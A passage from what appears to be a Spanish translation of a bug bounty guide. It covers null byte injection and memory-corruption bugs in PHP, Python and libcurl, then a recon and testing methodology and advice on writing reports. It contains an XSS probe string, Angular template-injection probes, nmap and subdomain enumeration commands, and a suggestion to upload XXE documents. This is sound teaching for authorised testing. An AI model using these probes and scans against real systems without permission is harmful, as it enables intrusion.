Un ejemplo de esto es la inyección de un byte nulo (Null Byte Injection). Esto ocurre cuando una cadena con byte nulo o vacío %00 o 0x00 en hexadecimal, es provisto y esto conlleva a un comportamiento no deseado por el programa receptor. En C/C++, o los lenguajes de programación de bajo nivel, un byte nulo representa el final de una cadena, o su terminación. Esto puede indicarle al programa que deje de procesar la cadena de inmediato y los bytes que vienen después del byte nulo sean ignorados.

Esto es impactante cuando el código se basa en la longitud de la cadena. Si un byte nulo se lee y el proceso se detiene, una cadena que debería ser de 10 caracteres puede ser convertida en una de 5. Por ejemplo:

```
EstaEs%00MiCadena
```

Esta cadena debe tener una longitud de 15, pero si la cadena se finaliza con el byte nulo, su valor sería 6. Esto es problemático con los lenguajes de bajo nivel que gestionan su propia memoria.

Ahora, con respecto a las aplicaciones web, esto se vuelve relevante cuando las aplicaciones web interactúan con bibliotecas, APIs externas, etc. que están escritas en el lenguaje C. Al pasar %00 en una dirección URL podría llevar a los atacantes a manipular los recursos web, incluyendo la lectura o escritura de archivos basados en los permisos de la aplicación web en el entorno más amplio del servidor. Especialmente cuando el lenguaje de programación en cuestión, como PHP, está escrito en un lenguaje de programación C en sí mismo.

[61] https://en.wikipedia.org/wiki/NOP_slide
[62] https://www.owasp.org/index.php/Buffer_Overflow
[63] http://heartbleed.com

Enlaces OWASP

Ver más información en OWASP Desbordamiento de búfer[64] Revisa [OWASP Revisión de Código por rebaso y desbordamientos de búfer] (https://www.owasp.org/index.php/Reviewing_Code_for_Buffer_Overruns_and_Overflows) Revisa OWASP Pruebas de desbordamiento de búfer[65] Revisa OWASP Pruebas de desbordamiento de la pila[66] Revisa OWASP Pruebas de desbordamiento de pila[67] Consulta más información en OWASP incrustación de código nulo[68]

Ejemplos

1. ftp_genlist() de PHP

Dificultad: Alta

URL: N/A - No disponible

Enlace del informe:https://bugs.php.net/bug.php?id=69545[69]

Fecha del informe: 12 de Mayo, 2015

Recompensa recibida: $500

Descripción:

El lenguaje de programación PHP está escrito en el lenguaje de programación C, el cual tiene el placer de gestionar su propia memoria. Como se describió anteriormente, los desbordamientos de búfer permiten a los usuarios maliciosos escribir en lo que debería ser inaccesible en la memoria y potencialmente conduce a una ejecución remota de código.

En esta situación, la función ftp_genlist() de la extensión ftp, permitía un desbordamiento o el envío de más de ~4,294MB el cual habría sido escrito en un archivo temporal.

Esto a su vez, dio lugar a que el búfer asignado pudiera ser muy pequeño para contener los datos escritos en el archivo temporal, lo cual resultó en un desbordamiento de pila al cargar el contenido del archivo temporal de nuevo en la memoria.

[64] https://www.owasp.org/index.php/Buffer_Overflows
[65] https://www.owasp.org/index.php/Testing_for_Buffer_Overflow_(OTG-INPVAL-014)
[66] https://www.owasp.org/index.php/Testing_for_Heap_Overflow
[67] https://www.owasp.org/index.php/Testing_for_Stack_Overflow
[68] https://www.owasp.org/index.php/Embedding_Null_Code
[69] https://bugs.php.net/bug.php?id=69545

Recomendaciones

Los desbordamientos de memoria son una vulnerabilidad antigua muy bien conocida, pero todavía es común cuando se trata de aplicaciones que gestionan su propia memoria, particularmente de C y C++. Si te encuentras con una aplicación web basada en el lenguaje C (las cuales están escritas en PHP), los desbordamientos de búfer son una clara posibilidad. Sin embargo, si estás recién iniciando, es probable que sea de más provecho para tu tiempo buscar vulnerabilidades relacionadas con inyecciones más simples y regresar al Desbordamiento de Búfer cuando cuentes con más experiencia.

2. Módulo Hotshot de Python

Dificultad: Alta

URL: N/A - No disponible

Enlace del informe: http://bugs.python.org/issue24481[70]

Fecha del informe: 20 de Junio, 2015

Recompensa recibida: $500

Descripción:

Como PHP, el lenguaje de programación Python está escrito en el lenguaje de programación C, y tal como se ha mencionado anteriormente, gestionan su propia memoria. El módulo Hotshot de Python es un reemplazo para el módulo de perfil existente y está escrito principalmente en C para lograr un impacto más pequño en el desempeño que el del módulo de perfil. Sin embargo, en junio de 2015, una vulnerabilidad de desbordamiento del búfer fue descubierta en relación al código que intenta copiar una cadena de un lugar de memoria a otra.

Esencialmente, el código vulnerable llamaba al método memcpy el cual copia la memoria de un lugar a otro tomando el número de bytes a ser copiado. Aquí está la línea de código:

```
memcpy(self->buffer + self->index, s, len);
```

El método memcpy toma 3 parámetros, str, str2 y n. str2 es el destino, str es la fuente que se desea copiar y n es el número de bytes a copiar. En este caso, esos corresponden a self->buffer + self->index, s y len.

En este caso, la vulnerabilidad radica en el hecho de que **self->buffer** siempre fue una longitud fija donde **s** podría ser de cualquier longitud.

Como resultado, al ejecutar la función de copia (como en el diagrama de Apple arriba), la función memcpy podría no tener en cuenta el tamaño real del área copiada y de este modo se crea el desbordamiento.

[70] http://bugs.python.org/issue24481

Recomendaciones

Ahora hemos visto ejemplos de dos funciones las cuales están implementadas de forma incorrecta y que son altamente susceptibles a desbordamientos de búfer, **memcpy** y **strcpy**. Si sabemos que un sitio o aplicación depende de C o C++, es posible buscar a través de las bibliotecas del código fuente de ese lenguaje (utiliza algo así como el comando grep) para encontrar las implementaciones incorrectas.

La clave será encontrar implementaciones que pasen una variable de longitud fija como la del tercer parámetro para cualquiera de sus funciones, las que corresponden al tamaño de los datos a ser asignados, cuando los datos sean copiados, es de hecho de una longitud variable.

Sin embargo, como se mencionó anteriormente, si apenas estás comenzando, puede ser más productivo para tu tiempo olvidarte de buscar este tipo de vulnerabilidades, y volver a ellas cuando te sientas más cómodo con el hacking de sombrero blanco.

3. Lectura fuera de los límites de Libcurl

Dificultad: Alta

URL: N/A - No disponible

Enlace del informe: http://curl.haxx.se/docs/adv_20141105.html[71]

Fecha del informe: 5 de Noviembre, 2014

Recompensa recibida: $1,000

Descripción:

Libcurl es una biblioteca libre para la transferencia de URL del lado del cliente y es utilizado por la herramienta de línea de comando cURL para la transferencia de datos. Una vulnerabilidad fue encontrada en libcurl en la función curl_easy_duphandle() la cual podría haber sido explotada al enviar datos sensibles que no estaban considerados para la transmisión.

Cuando se realiza una transferencia con libcurl, es posible utilizar una opción, CURLOPT_COPY-POSTFIELDS para especificar una ubicación de memoria para los datos que van a ser enviados al servidor remoto. En otras palabras, pensar en un tanque de almacenamiento para tus datos. El tamaño de la ubicación (o el tanque) se establece con una opción separada.

Ahora, sin entrar en demasiado tecnicismo, el área de memoria fue asociada con un "manejador" (saber exactamente lo que es un manejador está más allá del alcance de este libro y no es necesario seguirlo aquí) y las aplicaciones podrían duplicar el manejador para crear una copia de los datos. Aquí es donde estaba la vulnerabilidad - la implementación de la copia se realizó con la función de **strdup** y fue asumido que los datos tienen un byte cero (nulo), el cual indica el final de una cadena.

[71] http://curl.haxx.se/docs/adv_20141105.html

En esta situación, los datos pueden no tener un byte cero (null) o tener uno en una ubicación arbitraria. Como resultado, el manejador duplicado podría ser demasiado pequeño, demasiado grande o bloquear el programa. Además, después de la duplicación, la función envía los datos que no tomó en cuenta, los datos que ya habían sido leído y los duplicados, por lo que también accedió y envió los datos más allá de la dirección de memoria a la que se pretendía.

Recomendaciones

Este es un ejemplo de una vulnerabilidad muy compleja. A pesar de que se llegaba al límite de ser demasiado técnico para el propósito de este libro, lo he incluido para demostrar las similitudes con lo que ya hemos aprendido. Cuando incursionamos en esto, esta vulnerabilidad también se relacionó con un error de implementación de código en C, asociado con la gestión de memoria, específicamente copiando la memoria. Nuevamente, si vas a empezar a cavar en el plano de la programación en C, empieza buscando las áreas donde los datos están siendo copiados desde una ubicación de memoria a otra.

4. Corrupción de la memoria de PHP

Dificultad: Alta

URL: N/A - No disponible

Enlace del informe: https://bugs.php.net/bug.php?id=69453[72]

Fecha del informe: 14 de Abril, 2015

Recompensa recibida: $500

Descripción:

El método phar_parse_tarfile no tuvo en cuenta los nombres de archivo que comienzan con un byte nulo, un byte que comienza con un valor de cero, es decir, 0x00 en hexadecimal.

Durante la ejecución del método, cuando se utiliza el nombre de archivo, un flujo inferior en la matriz (es decir, tratando de acceder a los datos que en realidad no existen y se encuentra fuera de la memoria asignada a la matriz) se producirá.

Se trata de una vulnerabilidad importante, ya que le proporciona a un hacker acceso a la memoria la cual debe estar fuera de los límites.

[72] https://bugs.php.net/bug.php?id=69453

Recomendaciones

Al igual que los desbordamientos de búfer, la corrupción en la memoria es anitigua pero todavía sigue siendo una vulnerabilidad común cuando se trata de aplicaciones que gestionan su propia memoria, sobre todo C y C++. Si te das cuenta que se trata de una aplicación web basada en el lenguaje C (de las que están escritas en PHP), sigue buscando las maneras en que la memoria pueda ser manipulada. Sin embargo, de nuevo, si estás iniciando, es probable que sea de más provecho para tu tiempo encontrar vulnerabilidades relacionadas con inyecciones más simples y vuelvas a la corrupción en la memoria cuando cuentes con más experiencia.

Resumen

Mientras que las vulnerabilidades relacionadas con la memoria hacen grandes titulares, son muy difíciles de trabajar con ellas y requieren una cantidad considerable de habilidad. Este tipo de vulnerabilidades es mejor dejar solas a menos que se tenga una buena base de programación en lenguajes de bajo nivel.

Mientras que los lenguajes de programación modernos son menos susceptibles a esos fallos debido a su propia manipulación de memoria y la recolección de basura, las aplicaciones escritas en lenguaje C son todavía muy susceptibles. Además, cuando se trabaja con lenguajes modernos escritos en el lenguaje de programación C, las cosas pueden ser un poco complicadas, tal como lo hemos visto con los ejemplos de **ftp_genlist() de PHP** y el **Módulo Hotshot de Python**.

Empezando

Este capítulo ha sido el más difícil de escribir, en gran parte debido a la variedad de programas de recompensas por encontrar errores que existen y continúan estando disponibles. Para mí, no existe una fórmula simple en el hacking pero hay patrones. En este capítulo, he tratado de explicar con claridad cómo me aproximo a un sitio nuevo, incluyendo las herramientas que utilizo (los cuales están incluidas en el capítulo Herramientas) y lo que he aprendido de los demás. Todo esto se basa en mi experiencia en el hacking, entrevistando a hackers exitosos, leer blogs y ver presentaciones de la DefCon, BSides, y otras conferencias de seguridad.

Pero antes de comenzar, recibo muchos correos electrónicos donde me piden ayuda y orientación sobre cómo empezar. Yo suelo responder con una recomendación de que, si recién están iniciando, elijan un objetivo en el cual sea probable que tendrán más éxito. En otras palabras, que no elijan como objetivo a Uber, Shopify, Twitter, etc. Eso no quiere decir que no tendrán éxito, pero esos programas tienen encima a hackers muy inteligentes y experimentados probándolos a diario y pienso que va a ser más fácil que te desanimes si es allí donde pasas el tiempo cuando apenas estás empezando. Lo sé porque he estado allí. En lugar de ello, sugiero comenzar con un programa que tiene un alcance más amplio y no paga recompensas. Esos programas a menudo atraen menos la atención porque no tienen incentivos financieros. Ahora, sé que no será tan gratificante cuando un error se resuelva sin un pago, pero con un par de éstos bajo tu cinturón ayudará a motivarte a mantenerte en el hacking y a medida que te mejoras, serás invitado a participar en los programas privados que es donde se puede hacer un buen dinero.

Con eso despejado del camino, vamos a empezar.

Recopilación de información

Como saben, de los ejemplos detallados anteriormente, hay más para hackear que solamente abrir una página web, ingresar un payload y tomar el control de un servidor. Hay un montón de cosas a considerar cuando se está apuntando a un nuevo sitio, incluyendo:

- ¿Cuál es el alcance del programa? Todos los subdominios de un sitio web o URLs específicas? Por ejemplo, *.twitter.com, o simplemente www.twitter.com?
- ¿Cuántas direcciones IP son propiedad de la empresa? ¿Cuántos servidores están en ejecución?
- ¿Qué tipo de sitio es? ¿Software como servicio? ¿Código Abierto? ¿Colaborativo? ¿de pago vs libre?
- ¿Qué tecnologías están utilizando? ¿Python, Ruby, PHP, Java? ¿MSQL? ¿MySQL, PostgreSQL, Microsoft SQL? ¿Wordpress, Drupal, Rails, Django?

Estas son solamente algunas de las consideraciones que ayudan a definir a dónde vas a mirar y cómo vas a acercarte al sitio. Familiarizarse con el programa es un primer paso. Para empezar, si el programa está incluyendo todos los subdominios, pero no los ha enumerado, necesitarás descubrirlos. Como se detalla en la sección de herramientas, KnockPy es una gran herramienta a utilizar para esta tarea. Recomiendo clonar el repositorio de GitHub SecLists, de Daniel Miessler y utilizar la lista de sub dominios en la carpeta **/Discover/DNS**. El comando específico sería:

```
knockpy domain.com -w /PATH_TO_SECLISTS/Discover/DNS/subdomains-top1mil-110000.t\
xt
```

Esto dará inicio a la exploración y va a guardar el resultado en un archivo csv. Recomiendo empezar con eso y dejarlo que se ejecute en segundo plano. A continuación, te recomiendo utilices el script enumall de Jason Haddix (Director Técnico de Bugcrowd y entrevistado en los consejos de Hacking profesional #5), el cual está disponible en GitHub bajo el dominio de su repositorio. Esto requiere que Recon-ng esté instalado y configurado, pero las instrucciones de configuración están en su archivo readme. Usando su script, en realidad estaremos repasando Google, Bing, Baidu, etc., en la búsqueda de sub dominios. Una vez más, deja que esto se ejecute en segundo plano, al final va a crear un archivo con los resultados.

El uso de estas dos herramientas nos debe dar un buen conjunto de subdominios para empezar a probar. Sin embargo, si después que hayan terminado, y todavía quieren agotar todas las opciones, IPV4info.com es un gran sitio web que enumera las direcciones IP registradas a un sitio y los subdominios encontrados asociados a esas direcciones. Aunque sería mejor automatizar el recorrido de esto, por lo general navego de forma manual y busco direcciones de interés como último paso durante mi recopilación de información.

Mientras que la enumeración de subdominios está sucediendo en segundo plano, lo siguiente con lo que empiezo a trabajar es en el sitio principal del programa de recompensas por encontrar errores, por ejemplo, www.drchrono.com. Anteriormente, podría haber saltado al uso de Burp Suite y explorar el sitio. Pero, basado en el asesoramiento de Patrik Fehrenbach y algunos informes impresionantes, ahora inicio ZAP proxy, visito el sitio y hago un Navegación Forzada para descubrir directorios y archivos. Una vez más, dejo que esto también se ejecute en segundo plano. *Como acotación al margen, estoy usando ZAP porque al momento de escribir esto, no tengo una versión de pago de Burp Suite pero sin ningún problema podrían utilizar ese.*

Teniendo todo eso en ejecución, es ahora cuando realmente comienzo a explorar el sitio principal y a familiarizarme con él. Para ello, asegúrate de tener instalado el plugin Wappalizer (que está disponible para Firefox, el cual es el que uso, y también está para Chrome). Esto nos permite ver de inmediato en la barra de dirección las tecnologías que un sitio está utilizando. A continuación, inicio Burp Suite y lo uso para filtrar todo mi tráfico. Si estás utilizando la versión de pago de Burp, lo mejor es comenzar un proyecto nuevo para el programa de recompensas en el que vas a trabajar.

En esta etapa, tiendo a dejar los valores por defecto de Burp Suite como están y empiezo a caminar a través del sitio. En otras palabras, dejo el alcance completamente intacto de modo que todo el tráfico es filtrado e incluido en el historial y en el mapa del sitio. Esto asegura que no pierda ninguna

solicitud HTTP realizada al momento de interactuar con el sitio. Durante este proceso, realmente sólo estoy explorando, manteniendo mis ojos atentos a las oportunidades, incluyendo:

La tecnología de base

¿Con qué está desarrollado el sitio, qué me está diciendo Wappalyzer? Por ejemplo, ¿el sitio utiliza un framework como Rails o Django? Sabiendo esto me ayuda a determinar cómo lo voy a estar probando y cómo funciona el sitio. Por ejemplo, cuando un sitio trabaja con Rails, los tokens CSRF son generalmente integrados en las etiquetas de cabecera HTML (al menos en las nuevas versiones de Rails). Esto es útil para probar CSRF en las cuentas. Rails también utiliza un patrón de diseño para las direcciones URL que normalmente corresponde a /CONTENT_TYPE/RECORD_ID en lo más básico. Tomando a HackerOne como ejemplo, si nos fijamos en los informes, sus URL son www.hackerone.com/reports/12345. Sabiendo esto, después podemos tratar de pasar IDs de registro a los que no deberíamos tener acceso. También existe la posibilidad de que los desarrolladores pueden haber dejado inadvertidamente rutas JSON disponibles que revelen información, como www.hackerone.com/reports/12345.json.

También echo un vistazo para ver si el sitio está utilizando una interfaz de librería JavaScript que interactúe con una API en el backend. Por ejemplo, ¿el sitio utiliza AngularJS? Si es así, sé que tengo que buscar vulnerabilidades de inyección de Angular e incluir el payload {{4*4}} o [[5*5]] al enviar los campos (utilizo ambos porque Angular puede utilizar cualquiera y hasta que confirme cual utiliza, no quiero perder oportunidades). La razón por la cual una API devuelve JSON o XML a una plantilla es grande, porque a veces esas llamadas a la API involuntariamente devuelven información sensible que no se representa en la página. Viendo esas llamadas puede dar lugar a vulnerabilidades de divulgación de información como las que se han mencionado con respecto a Rails.

Por último, y mientras esto sigue brotando en la siguiente sección, también compruebo el proxy para ver cosas como por ejemplo, a partir de donde los archivos están siendo servidos, tal como Amazon S3, archivos JavaScript alojados en otro lugar, llamadas a servicios de terceros, etc.

Mapeo de la funcionalidad

En realidad no hay ciencia para esta etapa de mis hackeos pero aquí, es donde sólo estoy tratando de entender cómo funciona el sitio. Por ejemplo:

- He creado cuentas y observo como lucen los mensajes de correo electrónico y las URLs de verificación, me pongo a buscar las formas de reutilizarlos o sustituir otras cuentas.
- Tomo nota si se está utilizando OAuth con otros servicios.
- ¿Está disponible la autenticación de dos factores, cómo está implementada - con una aplicación autenticadora o el sitio maneja el envío de códigos por SMS?
- ¿El sitio ofrece múltiples usuarios por cuenta, hay un modelo de permisos complejo?
- ¿Hay alguna mensajería permitida entre los usuarios?
- ¿Están almacenados algunos documentos confidenciales o se permite subir archivos?

- ¿Está permitido cualquier tipo de imágenes de perfil?
- ¿El sitio permite a los usuarios introducir HTML, se utilizan editores WYSIWYG?

Estos son sólo algunos ejemplos. Durante este proceso, realmente estoy tratando de entender cómo funciona la plataforma y qué funcionalidad está disponible para ser objeto de abuso. Trato de verme como el desarrollador e imaginar qué es lo que podría haber sido implementado de forma incorrecta o qué suposiciones se podría haber hecho, para así preparar la prueba real. Hago mi mejor esfuerzo para no iniciar a hackear de inmediato ya que aquí es muy fácil distraerse o quedar atrapado tratando de encontrar vulnerabilidades XSS, CSRF, etc. enviando payloads por todas partes. En su lugar, trato de centrarme en la comprensión y la búsqueda de áreas que pueden proporcionar una mayor recompensa y pueden no haber sido considerados por otros. Pero, habiendo dicho esto, si encuentro un importador masivo el cual acepta XML, definitivamente detengo mi exploración y subo un documento XXE, el cual me conduce a mi prueba real.

Pruebas de aplicaciones

Ahora que tenemos una comprensión de cómo funciona nuestro objetivo, es hora de empezar a hackear. En esta etapa, algunos otros pueden utilizar escáneres automatizados para rastrear un sitio, probando XSS, CSRF, etc. pero la verdad, yo no, al menos en este momento. Como tal, no voy a hablar de esas herramientas, en lugar de eso me centraré en lo que mi enfoque "manual" parece.

Por lo tanto, en esta etapa, tiendo a empezar a utilizar el sitio como se pretende, creando contenido, usuarios, equipos, etc., inyectando payloads en cualquier lugar y por todas partes en busca de anomalías y de un comportamiento inesperado del sitio cuando devuelva el contenido. Para ello, voy a añadir el payload **<img src =”x” onerror=alert(1)>** a cualquier campo que lo acepte, y si sé que se está utilizando un motor de plantillas (por ejemplo, Angular) , voy a añadir un payload de la misma sintaxis, como {{4*4}} [[5*5]]. La razón por la que utilizo la etiqueta img es porque está diseñada para fallar ya que la imagen x no debe ser encontrada. Como resultado, el evento onerror debe ejecutar la función alert() de JavaScript. Con los payloads de Angular, estoy esperando para ver 16 o 25 el cual podría indicar la posibilidad de pasar un payload para ejecutar JavaScript, dependiendo de la versión de Angular.

En ese sentido, después de guardar el contenido, voy a revisar cómo el sitio está renderizando mi contenido, si todos los caracteres especiales están codificados, si han removido atributos, si la imagen con el payload de XSS se ejecuta, etc. Esto me da una idea de cómo maneja el sitio las entradas maliciosas y me da unaa idea de qué es lo que se debe buscar. Normalmente no paso mucho tiempo haciendo esto, en busca de simples XSS debido a que estas vulnerabilidades se consideran normalmente fruta madura o de fácil alcance y a menudo las informan rápidamente.

Como resultado, voy a moverme a mis anotaciones de excavación y el mapeo funcional, las pruebas de cada área, y con la atención particular de ser bien pagado a las solicitudes y respuestas HTTP que se envían y reciben. Una vez más, esta etapa depende realmente de la funcionalidad ofrecida por un sitio. Por ejemplo, si un sitio permite subir archivos sensibles, voy a probar a ver si las

direcciones URL a esos archivos se pueden enumerar o pueden ser accedidos por un usuario anónimo o alguien que ha iniciado sesión en una cuenta diferente. Si hay un editor WYSIWYG, voy a tratar de interceptar la solicitud HTTP POST y añadir elementos HTML adicionales como imágenes, formularios, etc.

Mientras estoy trabajando a través de estas áreas, mantengo un ojo antento hacia:

- Los tipos de solicitudes HTTP que cambian los datos si tienen tokens CSRF y si los están validando? (CSRF)
- Si existen parámetros de identificación que pueden ser manipulados (Lógica de la Aplicación)
- Las oportunidades para repetir solicitudes a través de dos cuentas de usuario (Lógica de la Aplicación)
- Cualquiera de los campos para subir XML, típicamente los asociados con importaciones masivas de registros (XXE)
- Patrones de URL, sobre todo si cualquier URL incluye ID de registros (Lógica de la Aplicación, HPP)
- Cualquier URL que tenga un parámetro relacionado con la redirección (Redirección abierta)
- Todas las solicitudes que hacen eco en la página de respuesta de los parámetros de la URL (CRLF, XSS, Redirección abierta)
- Divulgación de la información del servidor, como las versiones de PHP, Apache, Nginx, etc., que pueden ser aprovechados para encontrar fallos de seguridad no parcheados

Un buen ejemplo de esto fue mi vulnerabilidad que encontré y di a conocer a favor de MoneyBird. Explorando su funcionalidad, me di cuenta que tienen equipo basado en funcionalidad y la capacidad de crear aplicaciones las cuales daban acceso a una API. Cuando probé el registro de la aplicación, me di cuenta de que estaban pasando el ID de negocio a la llamada HTTP POST. Así que, probé registrar aplicaciones contra equipos de los cuales era parte, pero que no debería haber tenido permiso para crear aplicaciones. Efectivamente, tuve éxito, la aplicación fue creada y recibí de ellos una recompensa en promedio de un poco más de $100.

En este punto, es mejor regresar a ZAP y ver, si es que hay, archivos o directorios interesantes que hayan sido encontrado a través de fuerza bruta. Puede ser que quieras revisar los hallazgos y visitar las páginas específicas, especialmente todo lo que puede ser sensible como archivos .htpasswd, configuraciones, etc. Además, utilizando Burp, deberías tener un mapa decente del sitio el cual puede ser revisado para las páginas que Burp encontró pero que en realidad no fueron visitadas. Y mientras yo no hago esto, Jason Haddix discute que durante su presentación en DefCon 23, Cómo Disparar a la Web, es posible tomar mapas del sitio y tener a Burp, y otras herramientas, haciendo comparaciones automáticas a través de distintas cuentas y permisos de usuario. Esto está en mi lista de cosas por hacer, pero hasta ahora, mi trabajo ha sido en gran parte de forma manual, lo que nos lleva a la siguiente sección.

Cavar más profundo

Mientras que la mayor parte de este hacking ha sido manual, esto obviamente no pesa bien. Con el fin de tener éxito en una escala más amplia, es importante automatizar tanto como sea posible. Podemos empezar con los resultados de nuestros escaneos con KnockPy y enumall, los cuales nos proporcionan listas de subdominios para su revisión. Con la combinación de ambas listas, podemos tomar los nombres de dominio y pasarlos a una herramienta como EyeWitness. Esto tomará capturas de pantalla de todos los subdominios indicados que están disponibles a través de los puertos como el 80, 443, etc., para identificar de qué se trata el sitio. Aquí vamos a estar buscando las tomas de control de subdominios, paneles web accesibles, servidores de integración continua, etc.

También podemos tomar nuestra lista de IPs de KnockPy y pasarla a Nmap para comenzar a buscar puertos abiertos y servicios vulnerables. Recuerda, esto es como Andy Gill hizo $2,500 en PornHub, al encontrar una instalación Memcache abierta. Dado que esto puede tomar un tiempo para ejecutarse, puede que quieras iniciar esto y dejarlo que se ejecute en segundo plano. La funcionalidad completa de Nmap está más allá del alcance de este libro, pero el comando se vería algo como **nmap -sSV -oA ARCHIVODESALIDA -T4 -iL IPS.csv**. Aquí le estamos diciendo a Nmap que escanee los 1000 puertos más comunes, nos proporcione información de la versión de los servicios para cualquiera de los puertos que encuentre abiertos, lo escriba en un archivo de salida y use nuestro archivo csv como una lista de direcciones IP a escanear.

Volviendo al alcance del programa, también es posible que las aplicaciones móviles pueden estar en el alcance. Al probarlos a menudo puede conducir a encontrar nuevos puntos finales de API vulnerables al hacking. Para hacerlo, tendrás que filtrar tu tráfico telefónico a través de Burp y comenzar a utilizar la aplicación móvil. Esta es una manera de visualizar cómo se están realizando las llamadas HTTP y así manipularlas. Sin embargo, a veces las Aplicaciones utilizan fijación SSL, lo que significa que no va a reconocer o utilizar el certificado SSL de Burp, por lo que no puede filtrar el tráfico de la aplicación. Cómo proceder con esto es más difícil y va más allá del alcance de este libro (al menos en este momento), pero hay documentación sobre cómo hacer frente a eso y Arne Swinnen tiene una gran presentación de BSides San Francisco[73] acerca de cómo se dirigió a esto para probar Instagram.

Incluso sin eso, hay herramientas de hacking para móviles que pueden ayudar en la prueba de aplicaciones. Si bien no tengo mucha experiencia con eso (al menos en este momento), siguen siendo una opción para utilizar. Esto incluye el Framework de Seguridad Móvil y JD-GUI, los cuales están incluidos en el capítulo Herramientas y fueron utilizados por hackers para encontrar un número de vulnerabilidades contra Uber y su API.

Si no hay una aplicación móvil, a veces los programas todavía tienen una API extensa que podría contener un sinnúmero de vulnerabilidades - Facebook es un gran ejemplo. Philippe Harewood continúa exponiendo las vulnerabilidades que implican el acceso a todo tipo de divulgación de información en Facebook. Puede ser que quieras revisar la documentación para desarrolladores del sitio y comenzar a buscar anomalías. He encontrado vulnerabilidades probando los alcances

[73] https://www.youtube.com/watch?v=dsekKYNLBbc

provistos por OAuth, accediendo a información a la cual no debería tener acceso (los alcances de OAuth son como los permisos, definir a lo que una aplicación puede tener acceso, su dirección de correo electrónico, información de perfil, etc.). También he encontrado sobrepaso de funcionalidad, utilizando la API para hacer cosas a las que no debería tener acceso con una cuenta gratuita (lo cual es considerado como una vulnerabilidad para algunas compañías). También puedes probar añadir contenido malicioso a través de la API como una forma alternativa si se está descartando el paso de payloads durante el envío por medio de su sitio web.

Otra herramienta que recientemente he comenzado a utilizar en función de las presentaciones de Fran Rosen es GitRob. Se trata de una herramienta automatizada que busca repositorios públicos de un objetivo en GitHub y busca archivos confidenciales, incluyendo configuraciones y contraseñas. También inspeccionará los repositorios de cualquier colaborador. En sus presentaciones, Frans habla de haber encontrado información de inicio de sesión de Salesforce en repositorios públicos de una empresa, lo que dio lugar a un gran pago. Él también escribió en su blog sobre el hallazgo de claves de Slack en repositorios públicos, lo que también dio lugar a grandes recompensas.

Por último, una vez más, según lo recomendado por Frans, los muros de pago a veces ofrecen un área perfecta para el hacking. Si bien no lo he experimentado yo mismo, Frans menciona haber encontrado vulnerabilidades en la funcionalidad de pago, lo que la mayoría de otros hackers al parecer lo evitan debido a la necesidad de pagar por el servicio que han estado probando. Yo no puedo hablar de lo exitoso que podrías ser con esto, pero parece una zona interesante para explorar mientras estás hackeando, asumiendo que el precio es razonable.

Resumen

Con este capítulo, he tratado de ayudar a enviar un poco de luz sobre cómo luce mi proceso, para ayudar a que desarrolles el tuyo propio. Hasta la fecha, he encontrado el mayor éxito después de explorar un objetivo, comprender lo que ofrece la funcionalidad y mapear eso a los tipos de vulnerabilidad que se pueden probar. Sin embargo, una de las zonas que estoy continuamente en estudio, y te animo a hacerlo así, es la automatización. Hay una gran cantidad de herramientas de hacking disponibles que pueden hacer tu vida más fácil, Burp, ZAP, Nmap, KnockPy, etc., son algunos de los pocos mencionados aquí. Es una buena idea mantener esto en mente a medida que hackeas para hacer un mejor uso de tu tiempo y perforar más profundo. Para concluir, aquí está un resumen de lo que hemos discutido:

1. Enumerar todos los subdominios (si están en el alcance) usando KnockPy, el script enumall para Recon-ng e IPV4info.com
2. Iniciar ZAP proxy, visitar el sitio principal del objetivo y ejecutar una Búsqueda forzada para descubrir archivos y directorios
3. Tecnologías de mapeo utilizadas con Wappalyzer y Burp Suite (o ZAP) proxy
4. Explorar y comprender alguna funcionalidad disponible, y tomar nota de las áreas para ver al tipo de vulnerabilidad que corresponden

5. Comenzar a probar los tipos de vulnerabilidades que proporcionó el mapeo de funcionalidad
6. Automatizar los escaneos de EyeWitness y Nmap con el resultado de los escaneos de KnockPy y enumall
7. Revisar vulnerabilidades de aplicaciones móviles
8. Probar la capa de la API, si es que está disponible, incluyendo así la funcionalidad que de otro modo es inaccesible
9. Buscar información privada en repositorios de GitHub con GitRob
10. Suscribirse al sitio y pagar para poder probar funcionalidades adicionales

Informes de vulnerabilidad

Así que el día finalmente ha llegado y has encontrado tu primera vulnerabilidad. En primer lugar, felicitaciones! En serio, la búsqueda de vulnerabilidades no es fácil y a veces es desanimante.

Mi primer consejo es relajarse, no te sobreexcites. Conozco la sensación de estar lleno de alegría al presentar un informe y también la abrumadora sensación de rechazo cuando se te dice que no es una vulnerabilidad y la empresa cierra el informe que viene a hacer daño a tu reputación en la plataforma de informes.

Quiero ayudar a evitar eso. Por lo tanto, lo primero es primero.

Lee las directrices de divulgación.

En ambas plataformas HackerOne y Bugcrowd, cada empresa participante enumera en su programa el alcance, así también las zonas que están fuera de alcance. Es de esperar que las leas primero para que no pierdas tu tiempo. Pero si no lo has hecho, a leerlo ahora se ha dicho. Asegúrate de que lo que encontraste no sea conocido y tampoco esté fuera de su programa.

He aquí un ejemplo doloroso de mi pasado - la primera vulnerabilidad que encontré fue en Shopify, si envíabas HTML mal formado en su editor de texto, su analizador podría corregirlo y almacenar el XSS. Estaba más excitado. Mi búsqueda fue dando sus frutos. No pude presentar mi informe lo suficientemente rápido.

Estaba eufórico, hice clic en enviar y esperaba mi recompensa de $500. En su lugar, amablemente me dijeron que era una vulnerabilidad conocida y solicitaron a los investigadores a no informarlo. El ticket fue cerrado y perdí 5 puntos. Quería meterme en un agujero. Fue una dura lección.

Aprende de mis errores, **¡LEE LAS DIRECTRICES!**

Incluye detalles. Luego, incluye más.

Si deseas que tu informe sea tomado en serio, provee un informe detallado el cual incluya, como mínimo:

- La URL y los parámetros afectados utilizados para encontrar la vulnerabilidad
- Una descripción del navegador, el sistema operativo (en su caso) y/o versión de la aplicación
- Una descripción del impacto percibido. ¿Cómo podría el error ser *potencialmente* explotado?
- Pasos para reproducir el error

Estos criterios son comunes para las principales compañías en Hackerone como Yahoo, Twitter, Dropbox, etc. Si quieres ir más lejos, me gustaría recomendar que incluyas una captura de pantalla o una prueba de de concepto (POC) en vídeo. Ambos son sumamente útiles a las empresas y les ayudará a entender la vulnerabilidad.

En esta etapa, también es necesario tener en cuenta cuáles son las implicaciones para el sitio. Por ejemplo, un XSS almacenado en Twitter tiene potencial para ser un problema muy grave dado el gran número de usuarios y la interacción entre ellos. Comparativamente, un sitio con poca interacción entre los usuarios no pueden ver la vulnerabilidad como grave. Por el contrario, una pérdida de privacidad en un sitio web sensible como PornHub puede ser de mayor importancia que en Twitter, donde la mayor información del usuario ya es pública (y es menos embarazoso?).

Confirmar la vulnerabilidad

